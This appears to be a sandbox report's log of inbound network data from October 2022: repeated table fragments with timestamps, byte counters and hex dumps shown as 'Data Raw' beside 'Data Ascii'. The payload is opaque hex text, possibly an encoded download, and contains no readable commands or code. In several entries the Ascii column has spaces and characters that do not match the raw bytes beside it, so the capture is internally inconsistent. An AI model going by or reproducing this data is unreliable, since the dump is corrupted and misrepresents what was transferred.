2022-10-03 14:01:58 UTC	1184	IN	Data Raw: 38 37 41 46 34 43 38 39 37 42 37 38 30 46 31 30 37 37 46 37 44 37 45 36 42 32 42 41 34 42 38 39 45 44 38 46 46 37 30 30 39 38 44 42 37 38 38 32 43 45 44 44 44 42 43 43 32 36 33 42 34 45 30 30 37 38 43 35 44 44 31 42 36 45 33 31 46 44 36 38 35 36 31 43 31 30 30 43 42 39 39 31 41 30 44 45 31 41 34 32 32 38 37 34 34 32 32 31 45 42 34 32 38 42 33 45 33 35 44 37 31 32 31 44 39 31 34 32 37 31 33 42 41 39 31 33 35 32 32 38 48 33 36 46 31 35 35 38 38 44 36 46 35 44 31 41 39 30 35 39 32 30 33 41 42 35 38 33 38 30 30 35 35 36 42 38 32 31 39 42 31 43 41 43 32 45 34 37 30 37 45 43 43 30 30 43 39 43 46 32 31 33 37 36 44 44 43 38 43 33 39 35 42 35 44 45 34 46 34 31 30 44 34 33 45 46 35 45 37 41 33 45 38 46 46 38 36 42 44 35 37 34 43 35 43 32 30 44 33 36 36 39 32 Data Ascii: 87AF4C897B780F1077F7D7E6B2BA4B89ED8FF70098DB7882CEDDDDBCC263B4E0078C5DD1B6E31FD68561C100CB991A0DE1A4228744221EB428B3E35D7121D9142713BA9135228D836F15588D6F5D1A9059203AB583800556B8219B1CAC2E4707ECC00C9CF21376DDC8C395B5DE4F410D43EF5E7A3E8FF86BD574C5C20D36692

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:58 UTC	1200	IN	Data Raw: 46 37 33 41 45 39 38 30 37 44 42 39 36 41 41 33 37 44 42 43 39 43 43 36 38 30 34 38 30 36 43 43 33 38 46 33 38 35 33 44 44 41 36 36 43 46 42 46 38 33 33 36 36 45 35 44 46 32 36 38 32 34 32 35 36 37 34 32 41 37 36 31 38 38 45 30 32 45 34 37 39 33 38 39 35 39 36 33 37 42 37 32 46 38 44 45 30 36 34 31 38 30 43 41 41 30 42 38 38 46 32 43 45 43 37 45 32 43 42 45 30 45 37 35 32 39 31 35 35 31 38 46 33 39 33 36 38 43 44 37 41 34 32 36 42 39 41 43 41 30 38 45 42 30 39 44 36 45 32 34 43 43 36 33 31 32 33 33 36 36 44 34 42 37 42 30 31 42 37 38 31 34 30 39 38 44 38 35 42 46 38 31 39 34 39 37 31 44 39 46 34 37 41 43 35 46 41 41 31 33 36 38 32 41 44 44 41 30 36 37 31 41 44 36 32 45 45 33 32 41 37 36 42 35 41 38 41 31 44 46 46 32 32 31 33 37 46 31 36 43 37 34 38 31 30 Data Ascii: F73AE9807DB96AA37DBC9CC6804806CC38F3853DDA66CFBF83366E5DF26824256742A76188E02E47938959637B72F8DE064180CAA0B88F2CEC7E2CBE0E752915518F39368CD7A426B9ACA08EB09D6E24CC63123366D4B7B01B7814098D85BF8194971D9F47AC5FAA13682ADDA0671AD62EE32A76B5A8A1DFF22137F16C74810
2022-10-03 14:01:58 UTC	1216	IN	Data Raw: 45 32 37 32 42 31 35 31 38 32 46 31 38 46 34 43 45 45 33 32 45 43 32 30 35 30 44 44 37 46 33 30 35 30 38 42 37 42 38 39 45 45 45 33 31 37 34 42 39 45 44 35 42 31 32 34 30 33 44 41 30 30 39 36 31 34 35 34 46 32 44 44 38 36 45 37 46 41 34 43 37 45 36 38 46 46 30 34 30 33 32 31 33 44 34 38 43 45 46 38 37 33 38 36 45 42 46 36 31 33 31 32 35 37 44 34 31 42 42 38 34 32 31 42 45 41 46 39 43 31 31 35 38 46 37 46 34 31 45 46 45 39 39 36 41 35 39 46 30 32 33 44 39 45 41 33 31 35 44 31 45 33 43 36 42 44 34 37 44 32 46 32 34 37 43 36 34 42 37 41 44 44 32 32 43 34 32 31 38 45 37 41 33 30 46 43 30 37 42 38 33 42 36 43 41 34 46 35 42 44 35 31 37 33 31 41 44 34 43 46 34 34 37 43 41 44 46 34 31 46 45 30 45 39 33 32 37 45 36 41 36 46 44 32 42 43 45 33 45 33 41 32 30 37 41 Data Ascii: E272B15182F18F4CEE32EC2050DD7F30508B7B89EEE3174B9ED5B12403DA00961454F2DD86E7FA4C7E68FF0403213D48CE8F7386EBF6131257D41BB8421BEAF9C1158F7F41EFE996A59F023D9EA315D1E3C6BD47D2F247C64B7ADD22C4218E7A30FC07B83B6CA4F5BD51731AD4CF447CADFA1FE0E9327E6A6FD2BCE3E3A207A
2022-10-03 14:01:58 UTC	1232	IN	Data Raw: 39 34 35 39 46 33 30 41 42 32 42 46 36 30 35 32 37 36 45 44 36 38 35 37 39 31 30 36 30 31 31 38 35 41 31 46 42 46 36 31 37 30 39 42 39 33 46 43 30 38 44 32 41 31 46 39 32 43 34 45 44 35 38 44 37 46 36 30 37 45 35 32 42 35 45 37 39 33 30 42 42 34 32 36 31 41 36 37 36 43 41 37 37 41 38 33 33 45 37 37 30 37 43 46 35 38 34 31 39 45 34 45 35 37 41 41 38 31 33 31 31 30 37 41 46 42 33 42 35 38 37 46 42 46 45 44 36 46 36 41 43 32 39 32 32 36 46 37 41 45 30 30 32 30 38 45 30 41 33 34 45 43 34 36 31 38 38 41 42 35 46 38 34 39 33 42 38 39 38 37 38 37 32 46 43 33 35 45 46 42 44 36 31 38 41 32 46 30 44 36 33 32 36 39 35 36 42 36 33 35 35 42 35 35 39 31 34 30 45 37 46 37 45 45 34 42 46 39 32 43 30 44 44 46 33 44 30 35 36 33 32 35 42 30 35 45 33 39 44 44 34 31 Data Ascii: 9459F30AB2BF605276ED6835791060185A1FBF61709B93FC08D2A1F92C4ED58D7F607E52B5E7930BB4261A676CA77A833E7707CF58419E4E57AA8131107AFB3B587FBFED6F6AC29226F7AE00208E0A34EC46188AB5F8493B89887872FC35EEFBD618A2F0D6326956B6355B559140E7F7EE4BF92C0DDDFD3D056325B05E39DD41
2022-10-03 14:01:58 UTC	1248	IN	Data Raw: 33 32 43 39 38 31 31 38 42 35 32 35 31 45 42 37 36 44 34 38 43 36 43 45 44 38 39 38 36 31 39 36 46 38 43 34 41 45 30 46 32 33 36 31 46 36 42 34 30 43 36 44 37 36 37 35 32 44 39 41 42 42 30 36 44 34 33 44 45 42 43 39 43 35 43 36 41 45 44 43 36 33 31 42 41 44 34 30 38 32 43 36 38 42 45 32 31 45 36 34 34 39 42 45 46 30 36 37 32 39 35 43 39 37 39 42 33 39 35 43 34 46 43 31 34 43 35 33 37 45 34 32 31 44 36 34 45 39 36 44 43 48 34 37 35 42 45 30 43 44 44 44 39 33 38 39 45 44 35 32 46 43 30 45 32 42 34 35 30 44 32 37 37 43 44 38 43 44 31 45 37 37 43 34 35 44 35 43 35 45 37 33 46 35 43 31 39 44 34 30 42 34 37 44 33 32 33 39 36 33 46 45 31 41 35 32 34 45 42 42 30 36 41 38 46 39 34 33 44 44 45 38 32 43 46 36 46 43 45 30 44 32 36 37 30 35 46 31 34 45 41 36 31 35 Data Ascii: 32C98118B5251EB76D48C6CED8986196F8C4AE0F2361F6B40C6D76752D9ABB06D43DEBC9C5C6AE DC631BAD4082C68BE21E6449BEF067295C979B395C4FC14C537E421D64E96DCD8475BE0CDD9389E D52FC0E2B450D277CD8CD1E77C45D5C5E73F5C19D40B47D323963FE1A524EBB06A8F943DDE82CF6FCE0D26705F14EA615
2022-10-03 14:01:58 UTC	1264	IN	Data Raw: 36 44 36 36 30 33 36 36 41 44 39 45 31 36 33 42 31 36 36 31 42 46 39 37 31 36 30 42 32 34 43 34 36 41 45 38 30 35 37 46 44 31 46 42 39 34 38 44 41 33 34 42 42 41 44 31 44 46 44 41 32 46 30 45 32 34 46 43 37 39 31 46 31 33 35 39 35 42 44 42 42 31 33 30 35 42 43 44 37 34 39 39 42 30 41 42 36 42 45 46 31 44 31 38 30 45 37 39 38 41 39 46 32 46 43 39 37 30 41 35 38 43 30 39 34 37 35 31 34 33 34 46 32 46 42 34 44 36 40 45 43 44 36 37 32 33 35 43 30 40 41 42 37 33 35 43 39 32 33 43 37 41 38 34 39 36 46 30 33 38 39 31 46 37 46 32 45 34 32 42 41 42 39 39 42 35 30 46 39 31 31 32 37 32 42 31 33 45 44 38 39 38 30 37 41 36 44 30 42 34 31 44 34 30 37 31 33 44 31 42 35 43 45 33 30 42 30 45 33 35 31 41 37 37 44 45 36 45 37 34 33 42 43 43 35 37 30 39 46 39 37 33 31 34 Data Ascii: 6D660366AD9E163B1661BF97160B24C46AE8057FD1FB948DA34BBAD1DFDA2F0E24FC791F13595B DBB1305BCD7499B0AB6BEF1D180E798A9F2FC970A58C094751434F2FB44CD0ECD67535C00AB735C9 23C7A8496F03891F7F2E42B4B99B50F911272B13ED89807A6D0B41D4C713D1B5CE30B0E351A77DE6E743BCC570 9F97314
2022-10-03 14:01:58 UTC	1280	IN	Data Raw: 43 36 31 31 45 35 41 42 35 35 34 31 33 39 31 33 32 36 36 35 43 39 37 41 37 35 37 46 33 30 36 46 31 39 45 30 34 35 41 38 39 30 43 42 43 41 37 30 35 44 46 39 34 46 36 30 30 30 38 46 42 41 43 46 34 42 33 36 43 37 33 37 41 44 43 44 36 39 36 39 39 46 36 43 41 39 37 37 32 46 44 46 32 45 43 38 37 46 42 37 33 42 45 42 34 31 35 34 35 46 35 38 33 37 37 30 43 33 33 33 33 45 43 36 38 46 45 42 31 35 31 34 30 32 45 44 30 32 32 33 33 46 45 31 45 46 36 30 35 36 36 44 46 32 33 44 35 43 32 41 42 46 42 33 34 31 45 38 34 36 31 38 41 37 38 45 45 36 46 36 34 34 31 31 39 41 36 44 32 42 37 35 43 45 36 45 32 31 30 32 38 39 45 30 41 36 30 34 45 31 35 44 43 45 30 39 37 43 38 30 39 44 37 36 45 46 44 46 34 33 34 44 32 45 30 33 33 38 36 33 41 31 31 35 41 45 37 45 33 34 45 32 35 32 42 Data Ascii: C611E5AB554139132665C97A757F306F19E045A890CBCA705DF94F60008FBACF4B36C737ADCD69 699F6CA9772FDF2EC87FB73BE841545F583770C3333EC68FEB151402ED02233FE1EF60566DF23D5C2ABFB341E8 4618A78EE6F644119A6D2B75CE6E210289E0A604E15DCE097C809D76EFD434D2E033863A115AE7E34E252B
2022-10-03 14:01:58 UTC	1296	IN	Data Raw: 39 36 34 33 41 31 42 32 33 37 39 45 35 30 33 41 35 35 43 39 42 36 45 30 38 31 30 34 30 34 42 33 44 35 42 39 42 39 37 30 32 36 35 36 31 35 37 35 39 30 32 46 41 37 32 32 41 35 42 39 36 41 38 38 44 44 36 39 35 34 34 38 33 35 33 46 45 43 36 30 41 31 44 39 33 44 33 44 35 32 30 38 45 43 33 35 42 45 30 31 36 44 46 35 31 41 32 43 44 35 46 36 39 41 43 30 45 31 37 46 38 45 30 41 34 37 35 34 43 33 37 38 41 30 45 35 39 41 33 30 44 46 42 41 31 35 38 46 41 41 33 42 44 31 46 45 43 32 33 31 31 38 37 42 41 34 30 44 36 46 30 45 33 46 42 37 42 37 44 42 44 32 36 44 46 42 32 45 31 36 33 35 44 32 39 42 30 44 36 44 32 33 35 34 32 41 31 42 36 41 44 35 38 32 39 31 39 35 38 35 30 44 32 37 45 42 32 31 34 38 30 30 35 37 30 34 42 34 35 36 39 39 30 35 46 39 39 41 46 38 35 45 42 34 Data Ascii: 9643A1B2379E503A55C9B6E0810404B3D5B9B97026561575902FA722A5B96A88DD695448353FEC 60A1D93D3D5208EC35BBE016DF51A2CD5F69AC0E17F8E0A4754C378A0E59A30DFBA158FAA3BD1FEC 231187BA40D6F0E3FB7B7DBD26DFB2E1635D29B0D6D23542A1B6AD5829195850D27EB2148005704B4569905F99 AF85EB4
2022-10-03 14:01:59 UTC	1312	IN	Data Raw: 42 37 32 46 46 41 32 46 35 30 32 41 39 45 30 36 45 42 45 46 45 38 42 44 35 38 36 36 39 33 35 43 39 45 44 31 39 45 45 44 34 36 31 46 37 35 33 39 36 42 32 37 46 34 38 31 41 35 43 43 39 38 44 35 38 46 35 38 43 33 31 32 37 37 37 32 36 43 39 45 44 34 35 39 36 36 45 45 33 31 33 35 44 31 45 38 31 32 45 30 30 31 39 42 43 37 34 38 38 37 39 44 39 38 38 36 41 33 41 35 44 30 44 38 46 42 39 33 35 42 46 45 31 44 42 45 36 39 32 45 41 46 42 46 35 41 38 30 36 45 38 44 43 30 44 39 31 37 42 37 36 30 35 32 44 41 45 36 32 41 35 44 38 45 41 37 44 35 31 36 44 32 43 32 35 35 30 31 39 37 46 30 32 32 45 37 45 44 39 41 46 42 41 34 35 41 41 42 34 31 38 45 46 43 34 37 46 33 41 46 43 43 32 44 44 46 34 42 38 39 43 38 42 41 34 30 46 34 38 37 30 41 30 34 35 30 31 36 42 32 45 35 42 42 36 Data Ascii: B72FFA2F502A9E06EBE8B5866935C9ED19EED461F75396B27F481A5C98D58F58C3127726C 9ED45966EE3135D1E812E0019BC748879D9886A3A5D0D8FB935BFE1DBE692EAFBF5A806E8DC0D917 B76052DAE62A5D8EA7D516D2C2550197F022E7ED9AFBA45AAB418EFC47F3AFC2DDF4B89C8BA40F4 870A045016B2E5BB6

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:59 UTC	1328	IN	Data Raw: 33 32 30 44 44 30 37 42 33 43 38 43 33 31 35 31 46 39 46 44 30 44 45 43 35 30 43 45 36 44 41 45 33 43 35 37 30 46 30 37 33 38 34 38 34 46 34 42 39 43 39 35 33 46 31 30 45 36 31 42 39 41 38 33 36 39 41 36 31 38 38 36 45 39 38 45 46 35 44 43 44 41 37 39 44 37 43 38 42 44 37 34 34 35 45 32 34 31 35 41 30 46 44 39 45 34 45 38 36 31 38 33 44 45 46 46 38 43 31 44 41 31 36 37 41 41 41 35 36 38 31 44 33 34 38 30 34 33 46 37 43 30 30 45 39 46 32 39 41 37 44 44 30 42 33 32 36 37 45 42 37 31 36 34 33 41 44 35 44 31 30 30 39 43 45 37 33 39 34 41 44 39 38 45 34 35 46 39 41 43 37 46 45 34 32 42 36 42 30 31 43 38 37 37 43 37 34 35 36 31 37 42 35 42 41 39 39 30 44 38 43 46 39 41 31 38 31 39 42 42 31 37 42 38 44 41 46 30 43 31 41 42 37 37 44 32 37 35 34 37 44 32 33 36 35 Data Ascii: 320DD07B3C8C3151F9FD0DEC50CE6DAE3C570F0738484F4B9C953F10E61B9A8369A61886E98EF5DCDA79D7C8BD7445E2415A0FD9E4E86183DEFF8C1DA167AAA5681D348043F7C00E9F29A7DD0B3267EB71643AD5D1009CE7394AD98E45F9AC7FE42B6B01C877C745617B5BA990D8CF9A1819BB17B8DAF0C1AB77D27547D2365
2022-10-03 14:01:59 UTC	1344	IN	Data Raw: 35 32 45 34 46 32 30 43 44 30 44 37 34 37 43 46 43 32 34 42 45 45 31 32 36 38 36 45 43 32 36 41 32 35 33 44 36 36 38 33 34 44 45 33 30 45 44 42 46 33 43 46 33 38 43 45 43 38 32 42 41 34 32 44 38 36 43 37 41 30 37 34 38 35 35 35 31 38 30 46 35 34 39 30 46 46 39 41 41 34 34 41 42 37 33 39 43 44 44 31 34 41 34 41 38 31 32 36 34 39 30 30 46 33 44 31 38 34 39 33 36 34 36 35 45 31 43 44 42 30 37 33 36 33 36 36 34 31 46 33 41 36 43 31 35 41 41 38 45 30 39 30 45 37 43 39 32 35 46 34 39 38 37 35 39 44 46 30 41 45 38 34 45 30 35 37 41 41 45 31 32 36 46 44 38 45 38 36 33 46 35 46 30 32 36 32 36 46 44 38 31 44 36 44 34 44 31 30 32 41 32 31 44 45 38 44 38 36 30 31 36 36 45 35 37 42 38 39 45 33 46 31 34 36 33 30 42 32 38 38 39 33 33 39 41 46 32 37 44 45 41 32 30 45 32 Data Ascii: 52E4F20CD0D747CFC24BEE12686EC26A253D66834DE30EDBF3CF38CEC82BA42D86C7A0748555180F5490FF9AA44AB739CDD14A4A81264900F3D184936465E1CDB073636641F3A6C15AA8E090E7C925F498759DF0AE84E057AAE126FD8E863F5F02626FD81D6D4D102A21DE8D860166E57B89E3F14630B2889339AF27DEA20E2
2022-10-03 14:01:59 UTC	1360	IN	Data Raw: 32 45 43 46 30 44 43 33 37 43 44 35 46 39 32 31 42 38 32 31 38 45 42 33 45 43 37 38 43 46 38 46 34 36 43 39 41 42 34 35 31 30 43 41 37 35 41 42 41 32 41 46 35 37 32 43 30 38 38 39 43 37 33 45 42 45 42 30 39 46 45 38 30 33 33 35 35 38 39 34 42 33 37 45 43 30 35 35 42 35 36 34 33 41 41 33 42 45 33 36 43 37 37 38 42 37 32 45 44 30 41 43 37 45 34 31 33 36 44 33 36 32 37 43 32 44 32 31 34 45 44 44 41 32 46 33 30 42 41 46 33 43 38 42 46 35 44 31 46 37 38 32 37 46 35 37 44 32 42 46 35 32 37 41 42 46 37 41 30 31 41 31 36 44 33 35 30 35 39 30 44 44 43 30 43 44 37 39 36 33 44 42 41 37 32 32 45 32 34 43 32 37 30 33 41 42 37 42 31 44 44 42 32 44 43 41 44 46 33 32 33 43 34 34 31 30 44 43 33 36 32 34 45 46 43 46 30 35 37 34 35 41 46 39 41 45 35 37 42 39 37 41 36 30 33 Data Ascii: 2ECF0DC37CD5F921B8218EB3EC78CF8F46C9AB4510CA75ABA2AF572C0889C73EBEB09FE803355894B37EC055B5643AA3BE36C778B72ED0AC7E4136D3627C2D214EDDA2F30BAF3C8BF5D1F7827F57D2BF527ABF7A01A16D350590DDC0CD7963DBA722E24C2703AB7B1DDB2DCADF323C4410DC3624EFCF05745AF9AE57B97A603
2022-10-03 14:01:59 UTC	1376	IN	Data Raw: 38 46 44 41 32 32 38 30 41 31 42 35 45 37 38 32 31 45 44 43 41 44 31 46 41 45 44 34 39 39 35 33 45 43 33 30 44 33 32 32 34 46 33 42 36 38 33 44 41 42 34 43 34 33 31 36 34 38 35 44 45 43 38 37 34 32 39 30 38 45 36 43 37 38 44 39 35 35 43 31 39 42 43 32 38 34 45 43 37 44 35 39 37 46 46 31 44 38 44 39 33 36 38 35 35 35 44 39 43 46 32 32 30 31 41 43 44 38 38 43 42 33 45 44 30 36 45 44 42 31 34 43 35 45 31 37 36 46 42 33 46 36 45 45 39 44 45 30 38 44 30 31 36 31 30 39 42 41 38 33 41 36 38 35 33 37 32 46 37 36 42 43 37 46 41 30 37 42 34 34 39 34 39 32 30 46 34 41 31 45 32 33 41 37 38 45 38 43 31 37 45 36 45 43 35 45 45 45 46 34 35 37 35 45 46 38 38 45 36 39 41 35 36 41 33 34 45 35 46 34 41 34 38 32 31 43 33 41 41 35 42 36 36 39 45 35 36 34 44 44 42 35 42 35 Data Ascii: 8FDA2280A1B5E7821EDCAD1FAED49953EC30D3224F3B683DAB4C316485DEC8742908E6C78D955C19BC284EC7D597FF1D8D9368555D9CF2201ACD88CB3ED06EDB14C5E176FB3F6EE9DE08D0161009BA83A685372F76BC7FA07BA4494920F4A1E23A78E8C17E6EC5EEEF4575EF88E69A56A34E5F4A4821C3AA5B669E564DDB5B5
2022-10-03 14:01:59 UTC	1392	IN	Data Raw: 36 44 33 39 33 41 30 45 35 42 41 45 46 43 43 39 44 42 32 36 39 33 43 30 37 35 30 37 37 44 36 34 46 31 32 34 35 39 35 36 37 34 31 36 33 34 30 37 34 31 30 39 39 31 42 35 36 36 35 41 46 35 31 33 39 32 43 38 36 43 44 36 42 35 35 46 41 35 43 32 37 32 30 30 37 41 41 35 30 44 44 30 30 36 35 41 33 37 44 36 43 46 43 32 38 43 33 44 35 46 32 38 44 32 43 41 38 42 44 45 46 34 46 33 46 32 43 45 36 32 30 41 44 41 46 46 35 39 30 39 46 42 46 38 41 31 45 35 41 37 33 31 31 41 42 35 32 39 39 46 37 31 37 42 36 38 42 41 45 43 43 43 30 30 39 43 38 45 31 32 39 44 42 32 36 35 42 37 42 36 37 33 42 37 41 39 45 38 34 33 36 37 44 45 45 42 41 38 34 36 38 43 44 42 32 44 37 44 43 32 35 41 39 42 42 42 34 31 36 32 32 41 31 31 32 41 45 33 36 41 32 38 35 38 30 46 46 44 39 35 36 30 42 35 Data Ascii: 6D393A0E5BAEFC99DB2693C07050777D64F124595674163407410991B5665AF51392C86CD6B55FA5C272007AA50DD0065A37D6CFC28C3D5F28D2CA8BDEF4F3F2CE620ADAFF5909FBF8A1E5A7311AB5299F717B68BAECC009C8E129DB265B7B673B7A9E84367DEEBA8468CDB2D7DC25A9BBB41622A112AE36A28580FFD9560B5
2022-10-03 14:01:59 UTC	1408	IN	Data Raw: 44 43 39 38 31 33 37 33 45 34 34 45 43 42 44 41 46 41 32 38 37 43 34 44 43 37 35 32 35 36 30 34 41 38 43 39 38 35 31 42 30 31 42 33 38 41 31 33 30 41 42 35 38 46 46 42 31 39 35 44 46 30 35 30 35 30 30 36 45 36 32 37 33 39 43 30 42 46 44 30 43 31 31 30 31 44 35 37 41 34 31 42 30 32 31 45 43 43 46 33 34 34 37 37 33 41 39 46 44 35 42 36 36 36 45 41 46 32 34 41 33 41 42 42 45 30 34 45 45 45 42 42 34 43 32 38 36 31 31 46 41 36 45 44 43 43 34 33 32 35 32 45 44 42 36 44 44 39 34 32 43 37 34 35 45 45 38 42 36 41 38 37 36 32 39 31 31 42 46 32 34 41 35 38 45 43 41 32 31 38 36 44 41 38 36 34 41 33 37 34 35 46 35 37 35 42 30 32 37 41 36 43 46 46 33 42 46 31 42 44 31 46 34 30 32 44 43 42 33 33 32 44 46 45 41 34 32 34 41 43 35 46 34 31 35 42 45 46 34 36 39 46 46 33 46 Data Ascii: DC981373E44ECBDAFA287C4DC7525604A8C9851B01B38A130AB58FFB195DF0505006E62739C0BFDOC1101D57A41B021ECCF344773A9FD5B666EAF24A3ABBE04EEEBB4C28611FA6EDCC43252EDB6DD942C745EE8B6A8762911BF24A58ECA2186DA864A3745F575B027A6CFF3BF1BD1F43BDCB332DFEA424AC5F415BEF469FF3F
2022-10-03 14:01:59 UTC	1424	IN	Data Raw: 41 42 44 32 38 34 39 34 42 31 44 38 37 38 46 44 33 43 36 34 43 33 43 36 41 39 43 39 42 30 39 30 30 33 46 31 35 35 44 41 36 45 45 32 32 33 37 42 37 32 45 37 32 38 46 42 42 45 34 31 43 33 41 35 37 35 30 39 38 42 32 30 42 39 39 32 36 34 46 44 43 37 30 33 35 30 44 42 36 38 32 34 35 41 37 45 31 43 38 43 31 38 35 46 44 42 44 42 36 44 46 34 35 30 34 38 36 43 39 46 30 46 35 43 33 46 37 34 41 43 45 46 42 35 39 33 41 44 42 36 38 44 36 42 36 42 33 33 36 32 38 45 43 36 38 38 38 30 42 32 38 33 33 39 42 32 43 37 46 36 39 45 46 44 33 43 46 32 33 30 39 33 43 34 33 35 35 41 44 39 45 37 46 38 44 44 43 45 31 43 42 38 42 36 45 42 37 30 46 31 37 44 37 37 44 39 46 46 36 46 46 32 34 30 42 30 43 44 43 45 39 41 30 38 45 37 38 41 42 42 46 42 43 30 37 35 39 37 33 34 33 38 38 43 41 Data Ascii: ABD28494B1D878FD3C64C3C6A9C9B09003F155DA6EE2237B72E728FBBE41C3A575098B20B99264FDC70350DB68245A7E1C8C185FDBDB6DF450486C9F0F5C3F74ACEFB5931DB68D6B6B33628EC68880B28339B2C7F69EFD3CF23093C4355AD9E7F8DDCE1CB8B6EB70F17D77D9FF6FF240B0CDCE9A08E78A0BFC0759734388CA

Timestamp	kBytes transferred	Direction	Data
2022-10-03 14:01:59 UTC	1440	IN	Data Raw: 31 44 31 34 44 39 37 36 45 34 33 37 34 39 32 45 32 35 37 32 44 45 35 37 31 30 42 43 38 42 38 45 30 38 32 39 43 32 45 30 46 41 44 33 33 30 31 36 33 43 42 33 37 44 39 37 42 35 34 39 36 44 35 36 38 41 42 37 42 43 37 42 42 41 41 37 36 36 31 30 37 38 36 42 31 34 35 38 39 35 38 35 33 41 36 36 35 44 41 42 42 43 31 30 38 42 45 44 30 33 42 44 34 32 37 44 39 38 35 44 46 30 43 31 43 37 34 30 31 38 44 42 37 45 46 30 45 36 39 32 33 45 46 46 30 44 31 45 36 37 34 35 30 37 34 39 43 34 34 41 46 35 39 31 30 34 30 43 34 43 39 31 44 32 41 41 30 37 39 36 40 34 45 35 44 45 41 43 42 36 33 30 43 34 30 45 41 42 33 44 32 37 41 45 45 45 46 31 32 33 44 33 35 44 38 44 45 36 45 39 43 34 38 32 43 45 43 31 30 43 35 38 41 36 45 36 39 34 30 31 46 38 46 44 42 39 33 39 31 45 34 41 45 38 Data Ascii: 1D14D976E437492E2572DE5710BC8B8E0829C2E0FAD330163CB37D97B5496D568AB7BC7BBAA76610786B145895853A665DABBC108BED03BD427D985DF0C1C74018DB7EF0E6923EFF0D1E67450749C44AF591040C4C91D2AA0796E0D55DEACB630C40EAB3D27AEEEF123D35D8DE6E9C482CEC10C58A6E69401F8FDB9391E4AE8
2022-10-03 14:01:59 UTC	1456	IN	Data Raw: 37 36 37 38 46 38 39 43 46 43 33 45 30 31 36 34 37 31 37 31 38 31 35 34 46 44 30 35 30 34 34 37 41 31 33 44 36 37 43 42 45 41 32 37 37 45 46 44 34 43 32 33 36 30 45 45 37 33 42 42 38 36 37 37 41 30 42 31 46 35 45 33 36 41 38 30 31 37 46 33 45 31 41 44 35 36 38 46 45 39 35 44 44 46 41 42 35 44 30 30 38 30 37 42 30 37 39 44 35 37 38 32 45 34 33 45 36 42 42 32 37 42 32 39 34 39 38 46 33 33 36 35 44 41 39 42 31 43 32 46 41 42 39 30 34 44 46 37 30 36 33 36 39 37 46 46 30 34 32 31 45 45 30 39 44 42 44 46 33 45 43 39 42 33 35 32 32 39 46 42 32 34 31 34 31 30 43 42 31 34 33 37 30 32 41 42 43 43 30 46 41 44 45 39 33 33 44 39 30 41 33 32 30 38 34 39 32 33 37 36 43 31 36 45 33 42 36 32 32 39 37 46 44 34 44 39 32 37 43 46 37 34 30 36 45 36 41 32 41 33 38 42 36 31 45 Data Ascii: 7678F89CFC3E016471718154FD050447A13D67CBEA277FED4C2360EE73BB8677A0B1F5E36A8017F3E1AD568FE95DDFAB5D00807B079D5782E43E6BB27B29498F3365DA9B1C2FAB904DF7063697FF0421EE09DBDF3EC9B35229FB241410CB143702ABCC0FADE933D90A3208492376C16E3B62297FD4D927CF7406E6A2A38B61E
2022-10-03 14:01:59 UTC	1472	IN	Data Raw: 41 33 31 30 41 36 30 35 39 45 42 35 44 36 41 33 42 36 36 34 30 42 45 33 33 37 43 31 43 34 42 39 33 35 33 43 36 43 34 38 45 43 41 30 44 32 32 33 37 42 33 33 32 33 44 36 41 30 37 36 46 30 36 41 41 33 44 32 36 41 41 31 31 32 45 31 34 39 39 44 44 38 31 46 34 34 43 46 35 37 30 33 37 30 42 39 39 43 42 34 38 39 33 38 31 44 38 31 41 46 41 34 38 34 44 37 46 36 41 35 33 33 42 30 30 31 33 37 46 45 45 41 31 32 45 31 39 37 42 36 30 30 41 44 44 32 46 44 39 41 32 37 34 34 35 30 35 36 37 34 37 45 44 34 44 37 32 46 36 44 45 39 45 46 45 37 37 31 35 33 41 33 41 30 46 45 32 30 44 42 36 44 46 39 34 32 37 31 34 46 35 45 33 42 34 36 37 38 38 37 35 43 37 38 46 43 41 37 46 44 45 42 46 32 31 37 44 36 35 43 34 38 37 42 35 33 30 44 37 44 42 33 30 33 37 36 45 39 38 45 42 36 33 41 44 Data Ascii: A310A6059EB5D6A3B6640BE337C1C4B9353C6C48ECAD0D2237B3323D6A076F06AA3D26AA112E1499DD81F44CF570370B99CB489381D81AFA484D7F6A533B00137FEEA12E197B600ADD2FD9A27445056747ED4D72F6DE9EFE77153A3A0FE20DB6DF942714F5E3B4678875C78FCA7FDEBF217D65C487B530D7DB30376E98EB63AD
2022-10-03 14:01:59 UTC	1488	IN	Data Raw: 31 43 38 30 41 41 41 45 36 39 35 39 30 35 38 45 36 42 42 31 31 36 37 43 36 46 46 39 45 43 45 39 43 45 39 42 42 38 41 39 43 46 33 39 36 42 44 33 36 30 42 31 43 35 32 30 42 46 32 44 41 37 43 38 44 31 41 44 37 43 41 32 44 41 31 38 41 39 37 41 46 35 39 42 43 43 31 44 30 42 32 39 30 30 44 38 45 42 31 30 39 45 39 35 41 36 44 41 35 35 39 32 44 41 44 36 38 31 37 34 44 34 46 46 46 45 45 37 41 43 35 42 42 39 36 33 35 32 35 36 30 34 46 36 37 36 31 39 39 46 43 42 42 39 30 43 46 46 45 35 46 31 34 31 36 35 35 31 42 35 32 46 33 30 35 35 35 32 31 37 43 33 35 38 39 45 32 46 43 31 34 34 33 38 38 39 46 43 41 35 31 42 35 38 41 34 33 35 39 37 42 46 34 43 46 36 38 34 34 46 35 38 41 33 35 46 31 43 38 34 46 32 43 43 41 32 39 37 33 31 37 44 33 34 41 34 44 35 36 42 34 42 44 35 35 Data Ascii: 1C80AAAE6959058E6BB1167C6FF9ECE9CE9BB8A9CF396BD360B1C520BF2DA7C8D1AD7CA2DA18A97AF59BCC1D0B2900D8EB109E95A6DA5592DAD68174D4FFFE7AC5BB963525604F676199FCBB90CFFE5F1416551B52F30555217C3589E2FC1443889FCA51B58A43597BF4CF6844F58A35F1C84F2CCA297317D34A4D56B4BD55
